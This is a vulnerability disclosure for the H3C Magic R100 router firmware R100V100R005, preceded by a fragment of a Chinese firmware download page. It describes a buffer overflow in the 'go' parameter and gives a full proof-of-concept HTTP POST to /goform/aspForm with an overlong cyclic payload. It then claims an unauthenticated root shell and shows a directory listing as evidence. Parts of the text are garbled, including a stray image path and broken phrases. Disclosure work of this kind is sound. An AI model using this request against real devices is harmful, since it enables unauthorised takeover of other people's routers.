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H3C R100V100R005(仅适用于原先版本为V100系列的设备)版本软件及说明书

软件名称: H3C R100V100R005(仅适用于原先版本为V100系列的设备)版本软件及说明书
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▲ 下载:

PR100V100R005 zip(3.26 MB)

H3C Magic R100V100R005 版本说明书,pdf(322.66 KB)

软件说明:

H3C Magic R100V100R005 版本说明书,pdf(322.66 KB)
```

Figure 1 shows the latest firmware Ba of the router

## **Vulnerability details**

The content obtained by the program through the go parameter is passed to V10, and then V10 is copied into DWORD\_ In 4aa078, the size of V10 is not checked, and there is a buffer overflow vulnerability.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware R100V100R005.bin

## 2. Attack with the following POC attacks

POST /goform/aspForm HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0)

Gecko/20100101 Firefox/100.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Origin: http://192.168.0.1

Connection: close

Upgrade-Insecure-Requests: 1

Pragma: no-cache

Cache-Control: no-cache

GO=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaau




Figure 2 POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization

```
$ ls -l
total 56
drwxr-xr-x 2 iot iot 4096 Jan 16 2018 bin
drwxrwxr-x 3 iot iot 4096 Jan 16
                                          2018 dev
drwxrwxr-x 7 iot iot 4096 Jan 16 2018 etc
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 home
lrwxrwxrwx 1 iot iot 9 Jan 16 2018 init -> sbin/init
drwxrwxr-x 4 iot iot 4096 Jan 16 2018 lib
lrwxrwxrwx 1 iot iot 3 Jan 16 2018 lib32 -> lib
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 mnt
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 proc
lrwxrwxrwx 1 iot iot
                              3 Jan 16 2018 sbin -> bin
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 sys
lrwxrwxrwx 1 iot iot 7 Jan 16 2018 tmp -> var/tmp
drwxrwxr-x 3 iot iot 4096 Jan 16 2018 uclibc
drwxrwxr-x 5 iot iot 4096 Jan 16 2018 usr
drwxrwxr-x 7 iot iot 4096 Jan 16 2018 var
lrwxrwxrwx 1 iot iot 8 Jan 16 2018 web -> /var/web
drwxrwxr-x 2 iot iot 12288 Jan 16 2018 www
$
```